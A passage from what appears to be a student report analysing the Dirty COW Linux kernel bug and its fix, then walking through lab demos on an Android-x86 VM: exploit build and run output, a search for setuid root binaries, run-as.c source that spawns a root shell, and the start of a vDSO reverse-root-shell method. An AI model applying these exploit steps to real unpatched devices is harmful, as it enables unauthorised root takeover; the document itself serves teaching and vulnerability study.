The page fault handler *faultin_page* is called a second time. The difference this time is that the page is copied already, and the page fault handler notices that. Let's examine the situation that the page fault handler faces:

- The process wants to write to the copied page (this is indicated via FOLL_WRITE in the Foll flags).

- The PTE of this page is marked read-only, thus the write access request is denied and no page is returned from *follow_page_mask*.
- The page fault handler in *faultin_page* tries to allow write access for this PTE, which fails, because the private COW mapping (vma) access flags do not contain VM_WRITE.
- Adding VM_WRITE to the private COW mapping (vma) access flags could break COW, because some other pages of the mapping might not be copied yet.

If nothing is done, *___get_user_pages* (listing 3.10) would loop forever due to the '*goto retry*' label [2]. *wp_page_reuse* returns with the flag VM_FAULT_WRITE. The function *wp_page_reuse* is invoked as part of the page fault handling when the page fault handler notices that an anonymous, copied and read-only COW page is the target of a write access. The *wp_page_reuse* implementation is not important for the Dirty COW bug. What is important however, is that this VM_FAULT_WRITE ends up getting returned from the *handle_mm_fault* function, which is called in the *faultin_page* function (listing 3.12). The relevant bottom half of the *faultin_page* function is shown again below:

```
  ret = handle_mm_fault(mm, vma, address, fault_flags);
...
  /*
   * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
   * necessary, even if maybe_mkwrite decided not to set pte_write. We
   * can thus safely do subsequent page lookups as if they were reads.
   * But only do so when looping for pte_write is futile: in some cases
   * userspace may also be wanting to write to the gotten user page,
   * which a read fault here might prevent (a readonly page might get
   * reCOWed by userspace write).
   */
  if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
    *flags &= ~FOLL_WRITE;
  return 0;
}
```

Listing 3.16: Bottom half of faultin_page function in /mm/gup.c [28]

The block comment in this listing 3.16 is from the kernel developers [28]. They argue, that *FOLL_WRITE* can be dropped from the Foll flags *flags* if *VM_FAULT_WRITE* is set, because the process wants to write to a COW copied page. *VM_FAULT_WRITE* is only set in *ret* if this copy exists. Writing to a COW copy is always allowed.

If *VM_FAULT_WRITE* is set and the *vma* access flags do not contain the *VM_WRITE* flag, which is the case here, the if-statement in listing 3.16 is evaluated as true and *FOLL_WRITE* is dropped from the Foll flags *flags*. This means, that after another 'goto retry', *follow_page_mask* is called a third time and this call will skip checking if the target PTE allows writing. The Foll flags now specify a read access, which is allowed by the COW copied read-only pages [2]. Thus the PTE of the copied page is no longer required to have write permissions. A copied page can then be successfully returned by *follow_page_mask* (listing 3.10). This breaks the 'goto retry' loop.

The problem is that this third *follow_page_mask* call does not always succeed. *follow_page_mask* fails if the PTE does not exist. This PTE does not exist if another thread called madvise with MADV_DONTNEED to unmap the copied page. Due to the thread reschedule via *cond_resched* before the call to *follow_page_mask* (listing 3.10), there is often ample time to run madvise in between when *faultin_page* returns and when the following *follow_page_mask* is called for the third time.

So far, nothing bad happens [2]. *follow_page_mask* returns NULL if the copied page was unmapped and the PTE does not exist anymore [2]. The second problem is that Foll flags do not contain *FOLL_WRITE* anymore, so the page fault handler that is called in response to the NULL page interprets the access as a read access, even though the process wants to write to the faulting page [2].

Due to the 'read access', the page fault handler does not perform a COW via *do_cow_fault*, as shown in section 3.11. Instead, the page fault handler solves this 'read access' of a non-existent page by allocating and setting up a new page and its PTE in the page table. This page is filled with the data from the underlying file 'on disk' (more specifically, the data is from the kernel page cache) [2] [23]. As a result of the 'read access' page fault in listing 3.13, the *do_fault* function calls the *do_read_fault* function instead of the *do_cow_fault* function.

After another 'goto retry', the fourth *follow_page_mask* call succeeds but returns the page from the underlying file and not a copy of this page. This page is read-only, but due to the 'read access' Foll flags, the read-only underlying file page is successfully returned. This page is returned to the *___access_remote_vm* function (listing 3.8), where *copy_to_user_page* is called to write the 'to_be_written' string to the page, i.e. to the underlying file. This was shown and explained in section 3.8. *copy_to_user_page* does not check the access permissions of the page. This results in unauthorized writing to a read-only page/file.

The *faultin_page* function is only invoked if virtual memory is accessed via the process-to-process virtual memory access implementation [2]. That is why the Dirty COW does not occur if a process directly writes to its own memory mapping. Both process-to-process and direct writes to a memory mapping will eventually invoke the *handle_mm_fault* function [2].

3.13 Dirty COW Bugfix

```
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
         * reCOWed by userspace write).
         */
        if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-               *flags &= ~FOLL_WRITE;
+               *flags |= FOLL_COW;
        return 0;
 }
```

Figure 3.2: Dirty COW patch in faultin_page [34]

The bugfix patch introduced a new Follow flag called *FOLL_COW* [34]. If *wp_page_reuse* returns the VM_FAULT_WRITE flag, this *FOLL_COW* flag is added to the Follow flags in the page fault handler's *faultin_page* function [34]. The *FOLL_WRITE* flag from the Follow flags is not dropped anymore [34]. The relevant part of the patch is shown in figure 3.2. Due to this change, the write access will not get interpreted as a read access anymore.

```
@@ -60,6 +60,16 @@ static int follow_pfn_pte(struct vm_area_struct *vma, unsigned long address,
        return -EEXIST;
 }

+/*
+ * FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
+{
+       return pte_write(pte) ||
+               ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
+
 static struct page *follow_page_pte(struct vm_area_struct *vma,
                unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
        }
        if ((flags & FOLL_NUMA) && pte_protnone(pte))
                goto no_page;
-       if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+       if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
                pte_unmap_unlock(ptep, ptl);
                return NULL;
        }
```

Figure 3.3: Dirty COW patch in follow_page_mask [34]

If the *FOLL_COW* flag is set, the *follow_page_mask* function knows that a copied COW page should exist. If this copied page exists, even if it is read-only, *follow_page_mask* returns this copy. This is shown in the second part of the patch in figure 3.3. Before the patch in figure 3.3, if the Follow flags contain *FOLL_WRITE* and the target PTE is not writable (*!pte_write(pte)*), NULL is returned [34]. After the patch, the check whether the PTE is writable is replaced with a call to the *can_follow_write_pte* function [34]. *can_follow_write_pte* returns true if either the PTE is writable or the PTE is a copied COW page [34]. If the PTE is a copied COW page, this copy is returned instead of returning NULL. If the copied page does not exist, i.e. when this page was unmapped via madvise MADV_DONTNEED, the page is copied again via another *faultin_page* call.

4 Demo 1 - /proc/self/mem Method

This demo demonstrates writing as an unprivileged user to a set-user-ID binary file that is owned by root. The source code of the exploit used in this demo is similar to the 'exploit.c' minimalistic exploit from [5], which was used and explained in the bug analysis chapter 3.

This demo and the demo in the next chapter are run on android 6.0-rc1. The VM is from the android-x86 project [35]. In addition to the android VM, a Ubuntu VM with Android Debug Bridge (adb) installed is used to communicate with the android device. Both VMs were uploaded to the BWSync and Share Fileshare with the name 'Mobilgeraete_Ebert_DirtyCOW.ova'. The VMs are for VirtualBox.

4.1 Setup

Download and import the 'Mobilgeraete_Ebert_DirtyCOW.ova' VM. In VirtualBox Manager, make sure that the android VM has at least two processor cores available. Both the demo1 and demo2 exploits do not work if the android VM has only one core available. When importing the VMs with unchanged import settings, the android VM should have more than 2 cores configured already. If the android VM is imported already, you can check and set the number of cores in VirtualBox Manager via: Select the android VM -> Machine -> Settings -> System -> Processor -> Processor(s) slide.

Additionally, the Ubuntu VM has to communicate with the android VM. This can be achieved with, for example, adding both VMs to the same NAT Network. You can use an existing NAT Network or create a new one. A NAT Network is created in VirtualBox Manager via: File -> Preferences -> Network -> Adds new NAT network. (The symbol with the green plus on the right side) -> Right click the NAT network, press 'Edit NAT Network' and configure the NAT Network as shown in Figure 4.1. An imported VM is added to a NAT Network in the VirtualBox Manager via: Select the VM -> Machine -> Settings -> Network -> Under 'Attacked to:' select NAT Network and under 'Name:' select the Name of the previously created NAT Network. Make sure that both VMs are in the same NAT Network.

Start the android VM. The android VM has a built-in root shell from the android-x86 developers. When the window of the android VM is in focus, press <ALT> and F1 to switch to the root shell. You can switch back to the default android view with <ALT> and F7. Note that usually, for example on an android smartphone from a large smartphone manufacturer, the end-user has no root shell available and the root access is limited in general. That is why 'rooting' an android device to overcome limitations that the smartphone manufacturer put in place can be done. Rooting can be used to run apps



Figure 4.1: Create NAT Network

that require root privileges or to replace the operating system, for example with a newer version of the original operating system.

Get the IP of the android VM. There are several ways to do this. One way is via the root shell in the android VM (select android VM window, press <ALT> and F1) and enter 'ip addr'. The IP of the android VM is under 'eth0' in the 'inet' row. In figure 4.2, the IP of my android VM is '10.0.2.10' and is highlighted in red. Note that your IP will likely differ.

Start the Ubuntu VM. The user credentials for this VM are 'user:user' (username : password). Android Debug Bridge (adb) is used to communicate with the android VM. adb can be used to upload files from the host (Ubuntu VM) to the android VM, run shell commands in the android VM, and start a remote shell [36]. The remote shell runs with the rights of an unprivileged user. adb is an official android development tool [36], developed by Google, and compatible with the majority of android devices. However, usually adb must be explicitly enabled in the android device's settings.

adb is not required for the exploits to work, because an arbitrary android app can execute shell commands and run native code as well [37]. Thus, if the end-user installs a malicious android app on an android smartphone that is affected by the Dirty COW vulnerability, the malicious android app could exploit Dirty COW to gain root privileges and take control of the whole android device. However, all major smartphone manufacturers have released software updates that patch the Dirty COW vulnerability, and such security updates are usually installed automatically. For example, I have an old Samsung smartphone with android version 6, but this smartphone automatically installed a security update that fixed the Dirty COW bug.

Open a terminal in the Ubuntu VM. Run the command 'adb connect 10.0.2.10' but replace the '10.0.2.10' with the IP of the android VM. Next, run 'adb devices' to check the connection status of connected devices. Your output should be similar to the one in listing 4.1:



Figure 4.2: Get Android VM IP Address

```
user@user:~$ adb connect 10.0.2.10
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 10.0.2.10:5555
user@user:~$ adb devices
List of devices attached
10.0.2.10:5555  device
```

Listing 4.1: Connect to android VM via adb

There are several reasons for why 'adb connect ...' might hang. It might be possible that the android VM has not fully booted. The android VM takes around 30 seconds to boot and start the adb server. Other possible reasons are that the android VM froze. This can happen if the android VM is in idle for a long time, but rebooting the android VM always fixed that issue for me. A third possibility is that the Ubuntu VM cannot send packets to the android VM, i.e. there is no connection between the two VMs. You can confirm this by executing 'ping 10.0.2.10' (replace the IP with the android IP) in a terminal on the Ubuntu VM. If ping fails to receive packets as well, check the network settings in

VirtualBox Manager. Maybe a configuration was not saved.

Note that you need to rerun 'adb connect ...' if either one of the two VMs reboots. You should also take a snapshot of the android VM in VirtualBox Manager. If the demo2 exploit succeeds and you want to try out the exploit a second time, you can revert back to the snapshot.

4.2 Test Run

The /home/user/demo1 folder on the Ubuntu VM contains the following files:

- **README.txt:** Contains the expected output when the exploit is run.
- **Makefile:** Contains a set of commands for testing the Dirty COW bug and for running the exploit to override a binary. In the demo1 folder, a set of commands is run with the 'make test' and 'make root' command.
- **dcow.c:** Source Code for the exploit.
- **test.sh:** Shell Code for testing the Dirty COW bug.
- **Android.mk:** Specifies the compiler, compiler flags, and source code files for compiling and linking the android binaries.
- **run-as.c:** The set-user-ID binary is overwritten with the binary compiled from run-as.c.

The code for demo1 is based on [38]. [38] and the 'exploit.c' minimalistic exploit from [5] differ mainly in that [38] adds error checking and a function called checkThread. checkThread is run in a separate thread and periodically checks if the exploit was successful, i.e. if the target file was overwritten. If this is the case, the other two threads, i.e. the writing thread and the madvise thread, are stopped and the exploit process stops. This is a signal for the user that the exploit has finished. The exploits prints whether the exploit process completed successfully or whether an error occurred. Additionally, [38] reads the 'to_be_written' string from a file instead of a variable in the exploit code. The original code [38] had to be modified with small changes to make the exploit compatible with the android-x86 VM and to make the source code more readable.

Run 'cd /home/user/demo1 && make test' in the Ubuntu VM to start the test. This will compile and link the source code of the exploit 'dcow.c'. Compiling and linking native code for android is done using the Android NDK, which takes care of cross-compiling for android on Ubuntu. For example, android uses a slightly different standard library, and the Android NDK includes compilers that take care of that. Interested readers can examine the Android.mk and Makefile files for more information on how the exploit is compiled and linked.

The previous 'make test' execution results in the following: Both the compiled exploit binary and the 'test.sh' shell script are copied to the '/data/local/tmp/' folder on the android VM. Next, 'test.sh' is executed in the android VM. The contents of 'test.sh' are shown in the following listing 4.2:

```
1
```

```
if [ -f /data/local/tmp/test ]; then
    chmod 777 /data/local/tmp/test
    rm /data/local/tmp/test
fi

if [ -f /data/local/tmp/test2 ]; then
    chmod 777 /data/local/tmp/test2
    rm /data/local/tmp/test2
fi

echo vulnerable!!!!!!! > /data/local/tmp/test
echo yournotvulnerable > /data/local/tmp/test2

chmod 444 /data/local/tmp/test2
ls -l /data/local/tmp/test*
```

Listing 4.2: test.sh Shell Script [38]

If the test and test2 files exist from a prior test run, both files are removed. Two new files called test and test2 are created. The string 'vulnerable!!!!!!!' is written to the file test and the string 'yournotvulnerable' is written to the file test2. The access permissions of file2 are set to read-only for everyone. 'ls -l ..' prints, amongst other things, the access permissions of the test files.

After test.sh has finished, the command '/data/local/tmp/dcow /data/local/tmp/test /data/local/tmp/test2' is run in the android VM. This command uses the exploit to overwrite test2 with the content from file test. If the exploit is successful, 'yournotvulnerable' is overwritten with 'vulnerable!!!!!!!' in the test2 file. Because the test2 file is read-only by everyone, writing to test2 should not be allowed. Lastly, the contents of the test2 file are printed.

Listing 4.3 shows the output in the terminal from 'make test':

```
user@user:/$ cd /home/user/demo1 && make test
/home/user/adb/android-ndk-r21d/ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./
    Android.mk APP_ABI=x86_64 APP_PLATFORM=android-23
make[1]: Entering directory '/home/user/demo1'
[x86_64] Install        : dirtycow => libs/x86_64/dirtycow
[x86_64] Install        : run-as => libs/x86_64/run-as
make[1]: Leaving directory '/home/user/demo1'
adb push libs/x86_64/dirtycow /data/local/tmp/dcow
libs/x86_64/dirtycow: 1 file pushed. 8.8 MB/s (10408 bytes in 0.001s)
adb shell 'chmod 777 /data/local/tmp/dcow'
adb push test.sh /data/local/tmp/test.sh
test.sh: 1 file pushed. 0.5 MB/s (367 bytes in 0.001s)
adb shell 'chmod 777 /data/local/tmp/dcow'
adb shell 'chmod 777 /data/local/tmp/test.sh'
adb shell '/data/local/tmp/test.sh'
-rw-rw-rw- shell    shell          18 2020-12-29 23:01 test
-rwxrwxrwx shell    shell         367 2020-12-29 18:24 test.sh
-r--r--r-- shell    shell          18 2020-12-29 23:01 test2
adb shell '/data/local/tmp/dcow /data/local/tmp/test /data/local/tmp/test2'
```

```
dcow /data/local/tmp/test /data/local/tmp/test2
[*] size 18
[*] mmap 0x7ff91dc4f000
[*] currently 0x7ff91dc4f000=76746f6e72756f79
[*] using /proc/self/mem method
[*] madvise = 0x7ff91dc4f000 18
[*] madvise = 0 5082
[*] /proc/self/mem 1431270 79515
[*] exploited 0 0x7ff91dc4f000=626172656e6c7576
adb shell 'cat /data/local/tmp/test2'
vulnerable!!!!!!!
adb shell 'cat /data/local/tmp/test2' | xxd
00000000: 7675 6c6e 6572 6162 6c65 2121 2121 2121  vulnerable!!!!!!
00000010: 210d 0a                                  !..
```

Listing 4.3: make test Output

Especially the last lines in listing 4.3 are important. These lines should contain the string *vulnerable!!!!!!!*. This test demonstrates that read-only pages can be overwritten using Dirty COW.

4.3 Root Shell

The goal of this demonstration is to overwrite a set-user-ID binary that is owned by root with a custom binary that we compile. set-user-ID is a permission that is given to a file [39]. With this permission, the file is executed with the permissions of the owner of that file [39]. An example set-user-ID binary is the 'ping' binary on Ubuntu. ping requires privileges to create raw network sockets [40].

There are strict rules with the goal that set-user-ID binaries cannot be used by an unprivileged user to gain unrestricted privileges. For example, even if unprivileged users could write to a set-user-ID file, writing to a set-user-ID root file as an unprivileged user drops the set-user-ID permission from that file. Dirty COW circumvents these checks and allows an unprivileged user to overwrite the set-user-ID root binary while keeping the set-user-ID file permission intact.

In a terminal on the Ubuntu VM, run 'adb shell "find / -perm -4000 -user root 2&>/dev/null"'. This command finds and prints the location of all files in the android VM with set-user-ID permissions and that are owned by root. Your output should be the same as shown in listing 4.4:

```
user@user:~/demo1$ adb shell "find / -perm -4000 -user root 2&>/dev/null"
/system/bin/pppd
/system/xbin/librank
/system/xbin/procmem
/system/xbin/procrank
/system/xbin/su
```

Listing 4.4: find set-user-ID files Output

Any of these files can be the target of the exploit and be overwritten. The file '/system/xbin/procrank' is used in the following demonstration. One should not choose the '/system/xbin/su' file. This version of the su binary starts a root shell without asking for a password. The su binary was added by the android-x86 developers. It usually does not exist on other android devices. The exploit overwrites the target with a binary that is similar to this version of su. For this reason, one does not know if the exploit worked if '/system/xbin/su' is chosen as the target. If you have chosen a target other than '/system/xbin/procrank', open Makefile in the Ubuntu VM and replace '/system/xbin/procrank' in line 26 and 27 with your target binary.

This target binary is overwritten with the binary compiled from the run-as.c file. Relevant parts of run-as.c are shown in listing 4.5:

```
1  ... include headers and LOGV macro
2
3  int main(int argc, const char **argv) {
4    LOGV("uid %s %d", argv[0], getuid());
5
6    if (setresgid(0, 0, 0) || setresuid(0, 0, 0)) {
7      LOGV("setresgid/setresuid failed");
8    }
9
10   LOGV("uid %d", getuid());
11   dlerror();  // print if dynamic linking error occured
12
13   int fd = open("/proc/sys/vm/dirty_writeback_centisecs", O_WRONLY);
14   if (fd == -1) LOGV("Failed to open /proc/sys/vm/dirty_writeback_centisecs\n");
15   if (write(fd, "0", 1) != 1) LOGV("Failed to write 0 to /proc/sys/vm/
       dirty_writeback_centisecs\n");
16
17   system("/system/bin/sh -i");
18 }
```

Listing 4.5: run-as.c Source Code [38]

Every process has three attributes for user IDs (UIDs), namely the real, effective, and saved set user ID [41] . A set-user-ID binary sets the effective UID of the process to the UID of the owner of the file. The effective UID is used for privilege checks [41]. If a new program is executed, for example via execve or via *system*, the effective UID is set to the value of the saved set user ID [42]. For most set-user-ID binaries that means, that a process loses its privileges when executing a new program. However, if the effective UID is zero, the process is allowed to set all three UIDs to zero with the *setresuid* system call [43]. A process with effective UID zero runs as root. More specifically, if the effective user ID of a process is set to zero, for example due to a set-user-ID binary owned by root, the process gains all capabilities and thus has all privileges [44].

The value in the *dirty_writeback_centisecs* file specifies the interval in milliseconds for when the kernel flusher threads wake up to write dirty pages to disk [45] [46]. A value of zero disables these kernel flusher threads [45]. When the exploit is used with the writing to /proc/self/mem method, the kernel flusher threads must be disabled, otherwise the

system crashes and reboots. demo2, shown in chapter 5, uses ptrace instead of writing to /proc/self/mem. The ptrace method does not require that the kernel flusher threads are disabled.

The *system* function call executes an interactive root shell. Due to the zero saved set user ID, this shell has root privileges.

Run 'adb shell /system/xbin/procrank' in the Ubuntu VM. This should not open a remote root shell yet. Run 'cd /home/user/demo1 && make root'. Now you should have launched an interactive remote shell with root privileges.

Listing 4.6 shows the output in the terminal from 'make root':

```
user@user:~/demo1$ make root
/home/user/adb/android-ndk-r21d/ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./
    Android.mk APP_ABI=x86_64 APP_PLATFORM=android-23
make[1]: Entering directory '/home/user/demo1'
[x86_64] Install        : dirtycow => libs/x86_64/dirtycow
[x86_64] Install        : run-as => libs/x86_64/run-as
make[1]: Leaving directory '/home/user/demo1'
adb push libs/x86_64/dirtycow /data/local/tmp/dcow
libs/x86_64/dirtycow: 1 file pushed. 9.7 MB/s (10408 bytes in 0.001s)
adb shell 'chmod 777 /data/local/tmp/dcow'
adb shell 'chmod 777 /data/local/tmp/dcow'
adb push libs/x86_64/run-as /data/local/tmp/run-as
libs/x86_64/run-as: 1 file pushed. 11.9 MB/s (10408 bytes in 0.001s)
adb shell '/data/local/tmp/dcow /data/local/tmp/run-as /system/xbin/procrank'
dcow /data/local/tmp/run-as /system/xbin/procrank
warning: new file size (10408) and destination file size (14384) differ

[*] size 14384
[*] mmap 0x7f2dc71f7000
[*] currently 0x7f2dc71f7000=10102464c457f
[*] using /proc/self/mem method
[*] madvise = 0x7f2dc71f7000 14384
[*] madvise = 0 290025
[*] /proc/self/mem 542161728 37692
[*] exploited 0 0x7f2dc71f7000=10102464c457f
adb shell /system/xbin/procrank
uid /system/xbin/procrank 2000
uid 0
root@x86_64:/ #
```

Listing 4.6: make root Output

You can confirm that the shell is running with effective UID zero by running the 'id' binary or via 'whoami', as shown in listing 4.7:

```
... old 'make root' output
[*] exploited 0 0x7f2dc71f7000=10102464c457f
adb shell /system/xbin/procrank
uid /system/xbin/procrank 2000
uid 0
```

```
root@x86_64:/ # id
id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(
    sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(
    net_bw_stats)
root@x86_64:/ #
root@x86_64:/ # whoami
whoami
root
root@x86_64:/ #
```

Listing 4.7: id Output in Root Shell

5 Demo 2 - ptrace method and vDSO

The first demo from the previous chapter 4 can usually not be used on newer (from around 2015+) android devices, because newer android devices usually use binaries with capabilities [44] instead of set-user-ID binaries. set-user-ID binaries do not allow fine grained control over which privileges are given to the process [44]. They are an all-or-nothing approach. A process has either all root privileges or no privileges. As can be seen from the first demo, this can have catastrophic effects like allowing an attacker to take control over the whole system. The previous chapter included 'ping' as an example set-user-ID binary that requires privileges to create raw network sockets [40]. However, there is no reason why the ping binary should be allowed to load and unload kernel modules. However, as a set-user-ID binary, ping can do this and via the exploit from demo 1, an unprivileged user can do this as well.

In addition to the use of binaries with capabilities instead of set-user-ID binaries, newer android devices include Android Security Features like SELinux [47]. These Android Security Features restrict what processes are allowed to do even more than Linux capabilities. The android VM does not have SELinux enabled.

While there are no set-user-ID binaries anymore, there are still binaries with capabilities. However, the binaries with capabilities that are allowed to be executed by unprivileged users are limited in what they are allowed to do. For example, executing a root shell is usually not allowed. Therefore, access to a root shell is not possible anymore via the exploit from the first demo.

5.1 Overview

This demo demonstrates overwriting vDSO (virtual dynamic shared object) with machine code. The machine code will start a reverse shell to connect from the android VM to the Ubuntu VM. This machine code will be executed by a process with root privileges. Therefore, the attacker gains access to a root shell in the andorid VM.

The exploit shown in this demo is based on [48]. [48] has the same idea, i.e. use Dirty COW with ptrace to overwrite vDSO for a root reverse shell, but [48] only works for desktop Linux distributions. There are differences between a typical desktop Linux distribution like Ubuntu and an android Linux distribution like android-x86. Due to these differences, the exploit from [48] was modified to make it compatible with the android-x86 VM used in this demonstration. Some ideas for these modifications came from [49]. [49] itself is based on [48].

These differences include, among others, the following:

- Standard Libraries, including vDSO

- Paths to programs like 'sh' and folders like '/tmp'
- Executing 'sh' via execve requires at least one argument in argv

vDSO "is a small shared library that the kernel automatically maps into the address space of all user-space applications" [50]. Making system calls is slower than calling a normal function [50]. There are system calls like clock_gettime that are frequently invoked by user-space programs [50]. Due to the higher overhead of making system calls, frequent calls to system calls can dominate the overall performance [50]. vDSO is used to increase the performance [50]. The kernel maps the implementation of often used system calls like clock_gettime into the address space of all user-space processes [50]. Thus, some system calls become normal function calls, without the overhead of switching back and forth between user- and kernel-space [50].

As shown in listing 5.1, the /proc/.../maps file can be read to print the type and access permissions of currently mapped memory regions in a given process [9].

```
user@user:~/demo2$ adb shell cat /proc/self/maps
...
7ffcf7792000-7ffcf77b3000 rw-p 00000000 00:00 0            [stack]
7ffcf77e5000-7ffcf77e7000 r--p 00000000 00:00 0            [vvar]
7ffcf77e7000-7ffcf77e9000 r-xp 00000000 00:00 0            [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0    [vsyscall]
```

Listing 5.1: /proc/self/maps Output from the android VM

Listing 5.1 includes the vDSO mapping *[vdso]*. The *p* in the second column *r-xp* specifies that the vDSO mapping is a private COW mapping [9]. The first column specifies the start and end virtual address of the mapping.

The functions in the vDSO library can be invoked by all user-space processes, including processes with all privileges/capabilities. If the vDSO mapping is overwritten with Dirty COW, these processes execute machine code that we control with all privileges. These privileges allow spawning a root shell and connecting to a remote VM, for example the Ubuntu VM.

This demo overwrites two parts of the vDSO mapping. Part one is located towards the end of the vDSO mapping, because there is 'empty space', i.e. there are no functions and no data is located there. The vDSO functions are invoked by system critical processes. Uncontrolled overwriting of vDSO functions and data that is used by these functions can crash these system critical processes and can thus crash the system. The system must continue to run normally despite the changes made to vDSO.

Part one is the exploit payload. It contains the machine code that forks, spawns a root shell, and connects to the remote Ubuntu VM. More on this later. Part two is located at the start of the clock_gettime function. This location is overwritten with a call instruction that calls the payload in part one like a normal function call.

Whenever a process calls the clock_gettime function, the call instruction of part two is executed. This results in jumping to and executing the payload of part one. The payload forks and the parent process of this fork returns to the clock_gettime function. There, the clock_gettime function is executed normally, as if the vDSO was not overwritten. The

fork and return is done so that possible system critical processes are not interrupted and can continue normally. The child process, resulting from the fork, executes a root shell and connects to the remote. If the process is not running as root or if a reverse root shell was established already, the payload will not fork and will instead immediately return to the clock_gettime function.

In the Ubuntu VM, the folder '/home/user/demo2' contains the files required for this demonstration. The demo2 folder contains the following files:

